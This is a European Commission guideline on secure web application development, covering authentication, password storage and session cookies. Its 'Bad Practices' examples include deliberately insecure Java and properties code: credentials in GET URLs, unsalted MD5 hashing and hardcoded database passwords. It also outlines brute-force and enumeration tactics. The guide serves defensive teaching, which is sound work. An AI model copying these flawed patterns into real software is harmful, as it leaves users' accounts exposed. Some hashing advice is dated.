EUROPEAN COMMISSION
DIRECTORATE-GENERAL INFORMATICS

Directorate S – IT Security
Unit S1 – IT Security Policy
Sector S1.003 – Security Assurance (SA)

EC DIGIT SECURITY ASSURANCE

Web Applications Secure Development Guidelines

Date: 07/06/2019

Version: 3.00

Author: EC DIGIT SECURITY ASSURANCE

Commission européenne/Europese Commissie, 1049 Bruxelles/Brussel, BELGIQUE/BELGIË - Tel. +32 22991111

E-mail: EC-DIGIT-SECURITY-ASSURANCE@ec.europa.eu

TABLE OF CONTENTS

Document History

Version	Date	Comment
DRAFT	2012-12-17	Document created by Aminata Sene NDIAYE
DRAFT	2013-05-17	Streamlining and inclusion of comments from DIGIT ISHS
1.0	2014-05-28	- Update of the document - Comments from DG SANCO
1.01	2014-08-19	- Disclaimer and Limitation of liability added
2.00	2015-04-10	- New recommendations added
2.01	2016-02-24	- New recommendations added
2.02	2017-03-06	- News recommendations added
3.00	2019-06-07	- News recommendations added

Comments and improvements to this document are welcome.

Please address them to EC-DIGIT-SECURITY-ASSURANCE@ec.europa.eu

1. INTRODUCTION

The present document addresses the security in the development of web-based applications and some recommendations, having a broader scope, can be applied to information systems in general. The main purpose is to provide a reference of good practices dedicated to security at application level to support developers in their day-to-day work with the aim to avoid the inclusion of potential vulnerabilities in the early stages of the application's development and therefore improving the security of web-based applications.

Secure coding guidelines are required to enforce security in application development. All the key concepts in the field of web application security such as authentication, session management, access control, error handling/logging and input/output handling, between others, are herein covered.

This document presents vulnerability taxonomy, remediation guidelines and their prevalent threats or possible impact. It does not cover the coding implementation in every detail, which is supposed to be already possessed by the developers, but it provides the necessary guidance on the best suited approach to implement them.

This document is mainly addressed not only to developers to help them in delivering secured coding but also to managers responsible for the development of information systems. It will be regularly updated based on the evolution of the technology and feedback from vulnerability assessments conducted.

2. DISCLAIMER

The present document does not engage the Security Assurance service to any liability or consequences that could result from its use. It has been performed with the goal to identify, explain and suggest remediation on the largest possible relevant vulnerabilities that could be present in web applications. While the best efforts towards quality have been performed, our service is not responsible if a security vulnerability is still present despite the recommendations or not covered by the recommendations.

It does not affect the liability of the service provider regarding its obligation to provide secure deliverables.

This document can only be provided to external companies that are under contract with the DGs. Therefore, it should not be routinely shared in the specifications of a call for tender for example, because even companies not selected will have it.

3. BENEFITS OF EARLY SECURE CODING

3.1. Web application security

Web applications allow providing key business functions over Internet. However, these applications are often deployed with vulnerabilities that could be exploited.

Security efforts in enterprises focus almost only on network perimeter defences to protect against security incidents and malicious traffic coming from the Internet. Network security is usually enforced through physical and software security measures such as firewalls, intrusion detection and prevention systems, operating system security, etc., to protect the underlying infrastructure.

Nonetheless, these measures are not sufficient to ensure application security in a defence-in-depth approach as they only protect sub-layers of communications; web applications residing on top of them are exposed to specific attacks inherent to their functionalities.

Web application security should be enforced by methodologies along the whole software development lifecycle such as threat assessment, source code review, vulnerability assessment, activity monitoring, etc. Additionally, web applications must be designed and built using secure development guidelines.

3.2. Motivation for application security

The lack of IT security makes organizations an attractive target to professional activists. Web application insecurity leads to security risks like reputation, financial loss, legal compliance and confidentiality.

- **Reputation:** As the primary incentive factor for security, a reputation loss due to a security incident can be disastrous for an organization. If vulnerabilities are exploited to achieve financial transactions, confidential data disclosure or denial of service attacks, then reputation of the organisation will be affected as well. Moreover, successful web attacks are regularly reported in the news.
- **Legal constraints:** Both legislation and compliance requirements are critical motivators for application security. Many companies and governments have been directly threatened so that they have pushed toward the implementation of regulatory frameworks. For example, the Commission Decision[1] (EU, Euratom) 2017/46 including the principles for the security of communication and information systems in the European Commission was adopted on 10 January 2017. Other IT control frameworks such as the ISO/IEC 2700x standard related to information security including ISO/IEC 27034 that provides guideline for application security.
- **Continuity of service:** If a system is vulnerable to application-level denial of service attacks, it may be taken down after an attack has been discovered for investigation and for applying time-consuming security hotfixes. Besides, this disrupt in service continuity can cause shortfall and financial loss, and harm reputation of the organization.
- **Cost effectiveness:** Cost savings resulting from the prevention and remediation of security damages of the organization (e.g. data stolen and financial loss) are key factors to consider. IT project managers should bear in mind that if an application is designed and developed without regards to security, developers may have to change hundreds of lines of code for secure coding into an application and to fix discovered vulnerabilities. Thus, the objective is to reduce remediation costs in development by fixing vulnerabilities earlier during the software development lifecycle. Web application security enforcement involves two main costs including:
  - *The cost of secure development*, including awareness trainings, secure coding practices and code reviews for security from the beginning of a project.
  - *The cost of application vulnerability assessments*, including source code analysis, vulnerability assessments, penetration testing, IT intrusion audits, etc. that are more expensive and time consuming.

[1] Commission Decision 2017/46 http://eur-lex.europa.eu/legal-content/EN/TXT/?qid=1484304449216&uri=CELEX:32017D0046
Commission Decision 2018/559 https://eur-lex.europa.eu/legal-content/GA/TXT/?uri=CELEX:32018D0559

As illustrated by the following chart, remediation is less costly earlier in development.




Figure 1 - Remediation costs over lifecycle

3.3. Holistic approach: Defence-in-Depth

Threat assessment provides a framework designed to identify the various attack surfaces exposed by the web application, as presented by the following diagram.




Figure 2 - Vulnerability risks areas

The sensitivity of applications directly depends on the number of security mechanisms that have to be enforced. Each of them represents a significant area of an application's attack surface.

The objective is to identify the various attack surfaces exposed by the application and the potential vulnerabilities that are commonly associated with each one.

- **Authentication:** This component validates the identity of users; e.g. in order to grant access, to log events or trigger actions.
- **Session management:** This component verifies the privacy of user sessions (tokens, keys or session cookies) and keeps track of user activity across sessions of interactions.
- **Access control:** This component checks if users are granted to access contents or methods by validating authorization on resource access.
- **Input/output handling:** This component validates input data before core processing and it encodes the application output before presenting data to users.
- **Error handling & logging:** This component denotes the computational aspects of the application. Flaws in application logic result from different reasons: defects at design time or bad programming practices and security misconfiguration.
- **Hosting and backend:** Third parties such as web services, database and web servers. Consequently, vulnerability assessment of the infrastructure, which hosts the Web application and its dependencies (databases, backend servers…) should be regarded as a specific project.

Sections 4 to 7 present vulnerabilities present in each of the security mechanisms previously defined. This analysis enables a systematic and contextualized enumeration of vulnerabilities using several factors such as definition, risk assessment and recommendations.

4. AUTHENTICATION

4.1. Definition

Authentication is the process of verification that an individual, entity or system is who it claims to be. Authentication in the context of web applications is usually performed to verify the identity of the user e.g. by submitting credentials (username and password pair) that should be only known by the user.

Depending on the development requirements, several authentication mechanisms can be used:

- The **HTTP-based authentication** is commonly encountered in intranet environments. The HTTP protocol includes its own mechanisms for authenticating users using various schemes:
  - **Basic authentication:** The server requests authentication information (a username and password) from a client. The client passes the credentials to the server as a Base64-encoded string in an HTTP header for every subsequent request. This mechanism checks that these credentials are valid by comparing them against a database of authorized users.
  - **Digest authentication:** This challenge-response mechanism uses a message digest to encrypt the password with MD5 checksums of a nonce value set by the web server with the user's credentials.
  - **Windows-integrated authentication:** is a challenge-response mechanism using a version of the Windows NTLM (NT LAN Manager) or Kerberos protocol.
- The majority of applications uses **form-based authentication** by enabling users to supply their username and password details in an HTML form, and to submit them to login to the application.
- A **Multifactor authentication** mechanism can be used in critical applications, to associate the username with a second factor which can be one of the following: "*something you know*" (account details or passwords), "*something you have*" (tokens or physical devices), and "*something you are*" (biometrics).
  - **Security tokens:** A hardware device is typically used to produce a stream of one-time passcodes (OTP) sent to the out-of-band mobile devices, such as the mobile phone of the user. These tokens could also perform a challenge-response function based on input specified by the application.
  - **Biometrics devices and/or smartcards:** These authentication techniques based on biometric access control forms (e.g. physical characteristics of a user such as fingerprint readers, iris or retina scans) or cryptographic mechanisms implemented within smartcards, are mainly used in security-critical situations; e.g. remote access to corporate networks or funds transaction.
- **SSL client authentication:** Some applications employ client-side certificates known as two-way SSL authentication that requires both the client and the server to authenticate with one another, using a digital certificate issued by a Certificate Authority (CA) during the TLS handshake process.
- A **third-party authentication service** e.g. a Single Sign-On (SSO) solution is an emerging solution based on the CAS (Central Authentication Service) protocol to authenticate once with a central authority for every application.

4.2. General assessment

Authentication systems are subject to many implementation weaknesses that can leave the web applications highly vulnerable to unauthorized access. As most application functions rely on user identity to grant access, log events or trigger actions, disturbances in this component directly affect the identity preservation function. Homemade authentication components including complex multi-step authentications and associated cryptographic aspects are usually flawed and attacks directly affect most of security functions.

Authentication component includes widespread vulnerabilities, which results from:

- *Password management vulnerabilities* such as weak passwords, absence of lockout policy and information leakage used to perform password guessing and cracking.
- *Credential theft* includes vulnerabilities that enable to directly capture or disclose passwords, such as insecure transmission and storage of credentials, and social engineering attacks.
- *Abuse of authentication mechanisms* including user registration form, credential recovery mechanism such as forgotten password and password change functionalities.

4.3. Implement a robust Single-Sign On mechanism for Web applications

4.3.1. Recommendations

(1) An effective solution is to centralize authentication on a dedicated component developed with high security standards like **EU Login** (European Commission Authentication Service).

- The use of a standard and tested single sign-on service to log in to web applications allows decreasing the risk of disturbance. Indeed, dedicated projects benefit for specific assessment, gain knowledge including history, feedback, and keep up to date with the latest best practices.
- Consider using a multi-factor authentication for critical applications, for example combining passwords and security tokens.

(2) If **EU Login** is not enforced in the application, it is recommended to implement a strong authentication mechanism having the same level of security as in the EU Login solution including the following list of recommendations.

4.4. Secure Transport Layer Protection for Web applications

4.4.1. Recommendations

(1) Use **HTTPS** for the entire application, including the login page and all subsequent authenticated pages.

- All client-server communications should be protected using SSL/TLS. Use HTTPS to transmit sensitive data such as authentication credentials, session tokens to the server.
- Ensure that the login form itself is loaded using HTTPS and the credentials transmitted using HTTPS, rather than switching between HTTP to HTTPS.

(2) Apply **HTTP Strict Transport Security (HSTS)**, which enables that users always use HTTPS when communicating with the server, even if they do not specify it explicitly.

- This Opt-in security enhancement can be specified by the application using the **Strict-Transport-Security** response header.
- This HTTP response header is used to control if the browser is allowed to only access a site over a secure connection (HTTPS). This helps reduce the risk of HTTP downgrade attacks and cookie hijacking.

4.5. Implement a Strong Password Policy - Use Strong Credentials

4.5.1. Recommendations

(1) Use a robust single sign-on service.

(2) Usernames should be unique.

- If email addresses are used as usernames, ensure to strictly validate email addresses.
- For high security applications, usernames could be assigned and secret instead of user-defined public data.

(3) Enforce a strong password policy for web applications. The password should be created with respect to the password quality rules established by policy, including:

- Enforce **password length** requirements across all user accounts in the application. A minimum password length should be defined; e.g. at least 10 characters. Maximum password length should not be set too low, e.g. 128 characters, as it will prevent users from creating passphrases.
- Enforce **password complexity** requirements. The **strength of the password** should be sufficient to prevent from dictionary attacks. Passwords should not contain any personal information related to a user, e.g. no parts of the username. Then, all vendor-supplied default credentials must be changed at installation time. Password must meet at least three out of the following four complexity rules:
  - at least 1 uppercase character (A-Z)
  - at least 1 lowercase character (a-z)
  - at least 1 numeric character (0-9)
  - at least 1 special character (e.g. !"#$%&'()*+,-./:;<=>?@[\]^_`{|}~)
- Enforce **password expiration** requirements. Passwords should be changed periodically (e.g. at least every 45 to 90 days) and in case of a suspected compromise of the user account, only from within an authenticated session.
- Enforce **password history** requirements. Users should not use the passwords used on the previous five occasions. Then, passwords should be at least one day old before they can be changed, to prevent attacks on password re-use.

(4) For more information, consult the European Commission Password Technical Specification: https://myintracomm.ec.europa.eu/corp/digit/itsecurity/Documents/Password%20Technical%20Specification.pdf

4.5.2. Bad Practices

Example: Weak passwords.

⇨ Attack scenarios:

- A weak password policy is implemented in the application: « *The password must contain at least 6 characters* ». Indeed, there is only one constraint for the length of the password but none for complexity of the password. This significantly reduces the search space when trying to guess passwords, making brute-force attacks easier.
- For example, the following user accounts with weak and guessable passwords (e.g. "*azerty*", "*123456*"), containing only alphabetic or numeric characters can be created.

4.6. Prevent Information Leakage

4.6.1. Recommendations

(1) Prevent user enumeration in authentication mechanisms.

- The application should not inform the users about the account lockout policy. It should also give no indication to the status of an existing account.
- Use a **generic error message** for authentication failure responses. Make the application behave the same way regardless of whether the username or password was incorrect.
- Avoid displaying any error messages indicating that a username or password is valid or not: "*Incorrect username*" or "*Incorrect password*", and that a specific account has been suspended for "*X minutes due to Y failed logins*".
- Check if the user listing functionality that reveals usernames, e-mail addresses and roles in the application needs to be available for all users in the application.

4.6.2. Bad Practices

Example: User enumeration.

- If an attacker can enumerate logins, half of the job is done toward credential guess, e.g. either by using verbose failure messages revealed by the application, or based on the time taken for the application after a failed logging attempt.
- In this example, a malicious user can manually submit several login attempts to the application, by monitoring the received error messages, such as: "*Incorrect username*" or "*Incorrect password*". Then, the attacker can retrieve a set of valid credentials when the application reveals which of the username or password is correct or not.

4.7. Implement Account Lockout against Brute Force Attacks

4.7.1. Recommendations

(1) Use a robust single sign-on service. The use of a multi-factor authentication is a powerful deterrent solution to prevent brute force attacks.

(2) Implement a restricted account lockout policy to prevent brute force attacks. Use a suitable temporary account suspension to ensure its effectiveness.

- After a limited number of failed consecutive login attempts, the account must be disabled for a period of time correlated with the number of users or until it is manually unlocked.
- However, additional solutions should be enforced to prevent an attacker from locking out hundreds of user accounts. Instead of completely locking out an account, place it in a lockdown mode with limited capabilities.
- Then, it is important to use the audit logging system for monitoring the logs files that could indicate if an unusual amount of failed logins are taking place.

4.7.2. Bad Practices

Example: Brute force attacks.

⇨ Attack scenarios:

- The lack of account lockout policy in the application in case of failed login attempts can lead to brute-force attacks. Thus, an attacker could indefinitely try to guess passwords, as no maximum attempt count is set.
- A security policy could suspend accounts for a short period after a few successive failed login attempts. For example, a maximum attempt count is set for a specific username after three failed attempts. A brute force attack can be performed **in breath order**, testing a password on all usernames before iterating to the next password, and bypassing lockout policies.

4.8. Secure Transmission of Credentials

4.8.1. Recommendations

(1) Use **POST requests** through HTTPS to transmit credentials to the server.

- If an application uses an unencrypted HTTP connection to transmit login credentials, an eavesdropper who is suitably positioned on the network can capture and intercept them.
- Credentials should not be placed in URL parameters or cookies. They should never be transmitted back to the client, even in parameters to a redirect.
- Do not display credentials in the HTML document.

(2) Disable client side caching on authentication pages expected to contain credentials.

- Do not allow, if possible, copy/paste options on the password fields.
- Disable the "*Remember Me*" functionality for password fields.
- Disable the browser autocomplete features on forms containing passwords. The password field in HTML should always be set to AUTOCOMPLETE="OFF" to ensure that user passwords are not cached in the browser.

4.8.2. Bad Practices

Example: Credentials sent as GET parameters.

⇨ Attack scenarios:

- In this instance, the application submits the username and password as query string parameters, as opposed to in the body of a POST request. These user credentials are potentially vulnerable to disclosure on-screen, logged in various places, such as within the user's browser history, the web server logs, and in the Referer header, even if HTTPS is used.

```
//[JAVA CODE SNIPPET]
<a href="${requestUrl}/login.do?username=${userId}&password=${pswd}">
```

4.9. Secure Storage of Credentials

4.9.1. Recommendations

(1) Use a robust single sign-on service.

(2) Do not protect sensitive resources with empty or weak passwords but with hard-to-guess passwords.

- Do not hardcode credentials or encryption keys in the application source code.
- Do not store user/account passwords in plaintext or in a reversible encrypted form even if their access is restricted only to the application.
- Instead of storing passwords in immutable objects like *String*, use *byte* or *character* arrays that can be programmatically cleared. Indeed, the password stored in a *String* will be available in memory until Garbage Collector clears it.

(3) These best practices should be followed for secure storage of **user passwords**.

- Passwords for users must be stored using **strong and vetted one-way cryptographic hashing** algorithms, e.g. SHA-512 at the time of this writing.
- In addition, store passwords using **per user random salts** to add a greater degree of randomness to the hashed password and to reduce the effectiveness of precomputed offline attacks (i.e. massive lookup tables to crack password hashes). Then, the salt should be generated with a strong random number generator, e.g. *java.security.SecureRandom*[2] API. In addition, it is recommended iterating the hashing operation thousands of times.

(4) These best practices should be followed for secure storage of **application passwords**.

- Passwords used by the application (e.g. database or other backend components) should be stored in a strongly encrypted format in a file using a key known only to the server. Use a dedicated cryptography project to encrypt on a filesystem all passwords.
- Use **strong reversible encryption algorithms** like Advanced Encryption Standard (AES) with large key sizes (128, 192 or 256 bits). It is recommended explicitly specifying the **mode of operation**[3] used with the encryption algorithm e.g. using CCM (Counter with CBC-MAC) or GCM (Galois/Counter Mode) mode instead of the default insecure ECB (Electronic Codebook) mode.
- Furthermore, it is highly recommended using **random initialisation vector (IV)** for each encryption operation. Not using a random IV makes the resulting ciphertext (i.e. the encrypted data) much more predictable and susceptible to a dictionary attack.
- Cryptographic keys and IVs should be generated from secure random data and rotated periodically. If possible, do not use the same key for each encryption or decryption operation; use **several random keys** instead of using one static key.
- Store cryptographic keys in a protected and separate location (e.g. a keystore) than the ciphertext and the initialisation vector.

4.9.2. Bad Practices

Example 1: User passwords stored with a weak cryptographic hash in an unsalted form.


⇨Attack scenarios:

- In this instance, the application stores user's passwords using a weak cryptographic hash (MD5) in the database. This allows all of the project's developers having access to the underlying database to view and retrieve the passwords.

[2] https://docs.oracle.com/javase/8/docs/api/java/security/SecureRandom.html
[3] https://csrc.nist.gov/projects/block-cipher-techniques/bcm/current-modes

```
//[JAVA CODE SNIPPET]
private String encryptPassword(final String password) {
   Md5PasswordEncoder passEncoder = new Md5PasswordEncoder();
   String passwordEncoded = passEncoder.encodePassword(password, null);
   return passwordEncoded;
}
```

- In addition, as password hashes are stored in an unsalted form in the database table, this means that several hashes are identical among users, and same passwords (maybe default ones) are used for different users.



- Attackers can query the password hash in popular web search engines (e.g. from this website http://md5decrypt.net/) and precomputed password hashes lists to determine the corresponding clear text password value.

Example 2: Hardcoded and predictable application credentials.

⇨ Attack scenarios:

- In this following code excerpt, the password is stored in plaintext, with easy-to-guess value in the application's properties file. Hardcoded credentials could be misused by a malicious user with sufficient permissions to connect to a database.

```
//[PROPERTIES FILE]
jdbc.url      = jdbc:oracle:thin:@oratest.cc.cec.eu.int:1234
jdbc.username = admin
jdbc.password = 12345a

//[JAVA CODE SNIPPET]
Properties prop = new Properties();
prop.load(new FileInputStream("config.properties"));
String user = prop.getProperty("jdbc.username");
String pswd = prop.getProperty("jdbc.password");
DriverManager.getConnection(url, user, pswd);
```

4.10. Implement a secure User Registration Functionality

4.10.1. Recommendations

The following recommendations should be considered when implementing user registration functionality:

(1) The first stage of the process usually requires the user to follow the instructions included within it to fill in the registration form, by entering his personal details as requested.

- If the email address is already registered, the user should be informed of this in the email, by obviating the need to disclose that a selected username or email address exists or not.
- If the email address is not already registered, the application should send by email to the user **a unique, unguessable and time-limited activation URL**, allowing the user to complete the registration process. For example, the process should be completed within a maximum of 90 minutes after the user's original request (it will then expires).
- Use a strong randomness to generate the activation URL. For example, use a cryptographically strong random number generator such as *java.security.SecureRandom* API. Indeed, an attacker who is able to guess activation URL, may be able to hijack the associated session.

(2) Then, after accessing the activation URL, the user will be redirected to the password reset functionality of the application to create and set an initial password.

- Do not generate user passwords; this may enable an attacker to guess passwords.
- Do not auto-login users: once the password is successfully initialized, the user should return to the login page to log on. If the user is automatically logged in to the application, thus enabling him to use the account during the one-time login session without detection, and without ever needing to create a new password.
- Do not provide credentials for newly created accounts on activation URL.
- Finally, a second email should be sent indicating that a password creation was made, but the message should not contain the newly created credentials.

(3) Implement a robust CAPTCHA functionality.

- In addition to these controls, every application page that initiates actions such as the user registration form, the password reset/change functionality and so on, should be equipped with CAPTCHA functionality to prevent any kind of brute force attacks.
- Discard every previous attempted solution. Do not store the puzzle solution in a hidden form field even in an encrypted form.
- Consider using a CAPTCHA API provided by a dedicated project. Such projects are easier to maintain and in case of vulnerability discovery, the remediation is more quickly spread.

4.11. Implement a secure Account Recovery Functionality

4.11.1. Recommendations

The following stages should be implemented when implementing forgotten password functionality:

(1) In most applications, the forgotten password functionality is handled out-of-band via conventional email sent to the user's registered email address.

- This functionality should not be used to enumerate valid usernames or email addresses.
- Do not disclose the existing user's email address or username during the process recovery. Indeed, depending on the provided service, not only it could affect his anonymity but also be used to leverage phishing attacks.
- If the email address is already registered, the application should send by email to the user a **unique, unguessable and time-limited recovery URL**. Use a strong randomness function to generate the recovery URL.

(2) When accessing the recovery URL, directly prompt the user to create a new password within the password reset or initialization functionality.

- Do not implement a secondary challenge based on magic questions or password hints; this can be exposed to brute force attacks or guessing attacks.
- Under no circumstances should the application disclose the user's forgotten password or simply drop the user into an authenticated session after accessing the recovery URL.
- Once completed, a second email should be sent, indicating that a password reset was made, but the message should not contain the new credentials.

(3) Implement a robust CAPTCHA functionality.

4.12. Implement a secure Password Change Functionality

4.12.1. Recommendations

This mechanism should be implemented by the application where the logged-in user is able to change the password, allowing periodic password expiration through the following stages:

(1) The password change functionality should only be accessible by **logged-in users**.

- The application should not rely on the username sent to the client to change the password, but on the authenticated user.
- Do not disclose the username and the old password within the HTTP response.
- The user should not be able to provide a username, either explicitly or via a hidden form field or cookie, in order to prevent from to change other user's passwords.

(2) The new password should be entered twice to prevent mistakes.

- The application should compare the "*new password*" and "*confirm new password*" fields as its first step and return a generic error message if they do not match. Then, do not allow, if possible, copy/paste options on the password fields.
- Finally, users should be notified out-of-band (e.g. via email) when a password change occurs, but the message should not contain neither their old nor new credentials.

(3) Implement a robust CAPTCHA functionality.

5. SESSION MANAGEMENT

5.1. Definition

Session management component keeps track of user session activities i.e. the communication between the server and the user of the application. This function is critical as it maintains the identity validation across sessions and manages the authenticated user's session.

The most common way of implementing sessions is to issue a unique session token or identifier to each user. The token is a unique string that the application maps to the session. Web applications usually rely on HTTP cookies for tracking user sessions and set a session token in the user's browser, which is sent automatically in all subsequent requests.

- The server's first response to a new client contains an HTTP response header, for example:

```
Set-Cookie: <name>=<value>[; <Max-Age>=<age>] [; expires=<date>]
[; domain=<domain_name>] [; path=<some_path>][; secure][; HttpOnly]
```

In addition to the cookie's name-value pair, the response header includes the following cookie attributes used to control the scope of the cookies issued by the application:

- **Domain**: This attribute specifies the domain and all subdomains for which the cookie is valid. This must be the same or a parent of the domain from which the cookie is received.
- **Path**: This attribute specifies the directory or subdirectories (paths or resources) within the web application for which the cookie is valid.
- **Secure**: This attribute specifies that the cookie will be submitted only in HTTPS (SSL/TLS) requests.
- **HTTPOnly**: This attribute should be set to prevent the session cookie to be accessed via client-side JavaScript.
- **Expires** or **Max-Age**: This attribute specifies a future date until which the cookie is valid. A persistent cookie will be stored on disk by the web browser until the expiration time or maximum age.

- Then, the user's browser automatically includes the following header to each subsequent HTTP request back to the server:

```
Cookie: <name>=<value>
```

5.2. General assessment

Vulnerabilities related to session management consist in capturing a valid session token to impersonate an authenticated user in the web application. An attacker who is able to hijack a session can achieve actions on the behalf of the victim.

The use of a homemade session management mechanism is inherently vulnerable to various categories of vulnerabilities leading to the disclosure, capture, prediction or fixation of the session tokens. Session management includes widespread vulnerabilities, which results from:

- *Weak randomness* is used to generate predictable tokens, enabling an attacker to guess the session tokens issued to other users.
- *Bad token management* includes flaws in the handling of session tokens throughout their lifecycle, from generation to disposal, enabling an attacker to capture other users' tokens.

In order to develop a secure session management, the application must generate tokens in a robust way and protect these tokens throughout their lifecycle from generation to expiration.

5.3. Generation of Strong Session Tokens

5.3.1. Recommendations

Several practices should be followed to generate strong session tokens:

(1) Session token name fingerprinting.

- The name used by the session token should not provide unnecessary details about the purpose and meaning of the token.
- It should not disclose the technologies and programming languages used by the application e.g. JSESSIONID (Java), CFID & CFTOKEN (ColdFusion), etc.

(2) Session token value (or content).

- Session tokens should not contain meaningful data like username or e-mail address and other user's personal information. Its value should be an identifier on the client side used by the server to locate the relevant session object.
- All sensitive data about the business or application logic related to the session token should be stored on the server side in the session object to which the token corresponds.

(3) Use strong randomness to generate session tokens.

- Session tokens generation should be handled by the application server if possible, or generated via a cryptographically secure random number generator.
- The session token should be **unique per user** and computationally very difficult to predict. It must be **random enough** with at least 64 bits of entropy, in order to prevent from guessing attacks through statistical analysis techniques.
- The session token must be of **sufficient length**, e.g. at least 128 bits (16 bytes), in order to prevent brute force attacks.

5.4. Secure Handling of Session Cookies

5.4.1. Recommendations

Most web applications use HTTP cookies for transmitting session tokens between server and client, then the entire cookie attributes should be set properly.

(1) Cookie scope.

- The cookie domain and path attributes should be set as strictly as possible to the most restrictive settings for the web application, even if only one application is hosted per subdomain. Prefer use **a narrow or restricted scope** for these two attributes.
- If the domain attribute is not set, by default the cookie will be sent to the origin server. If a cookie is set with no path (i.e. overly broad cookie path), each application on the same domain may have access to the session token, leading to session hijacking attacks

(2) Cookie with HTTPOnly flag set.

- This attribute should be enabled to prevent client-side scripts (e.g. JavaScript) from accessing the cookie value. Note that most modern browsers include this functionality.

(3) Cookie with Secure flag set.

- This attribute should be enabled to transmit the cookie only over an encrypted HTTPS (SSL/TLS) connection. If this attribute is not specified, the cookie is considered safe to be sent in clear text and the session token could be intercepted.

(4) Non-persistent cookies:

- Non-expiring session cookies should be avoided. They will prevent users from remaining authenticated to an application even after closing their browsers, assuming they did not explicitly log out.
- **Client-side** session cookie (i.e. stored in the user's browser) should expire with the session and should be deleted when the browser is closed.
- **Server-side** session cookie's lifetime should be set to a proper value; e.g., less than 30 minutes for critical applications, in order to reduce the window of opportunity within which an attacker may capture, guess or misuse a valid session token.

5.5. Protect Session Tokens through their lifecycle

5.5.1. Recommendations

Several practices should be followed for session tokens handling:

(1) Session tokens should not be exposed in the URLs, error messages or logs. They should only be located in the **HTTP cookie header**.

- Session tokens included in URL as GET parameters can be leaked through the browser's history, log files and Referer header or accidentally forwarded to an attacker. Then, stealing a token may allow hijacking sessions.
- The lack of SSL/TLS protocol for authenticated pages enables an attacker to view the unencrypted session token and compromise the user's authenticated session.

(2) Generate a new session token on any re-authentication and after any privilege level change to prevent session fixation and rotation attacks.

- Do not accept user-defined arbitrary tokens as valid session tokens.
- Ensure all session tokens originate at the server side, timeout and rotate them periodically.
- If a session was established before login, close that session, deactivate the old session token and generate a new session token after a successful authentication. Indeed, authenticating a user without invalidating any existing session token gives an attacker the opportunity to steal authenticated sessions of victim users.
- Token regeneration should be performed after a change in user privilege, such as moving from an anonymous visitor to a logged user, or from an insecure page to a secure page using HTTPS, etc.

(3) Mapping of tokens to sessions.

- Do not allow concurrent logins with the same session token. A session should be associated to a single user, enforce good tokens to sessions mapping. Differentiate unauthenticated sessions from authenticated ones.
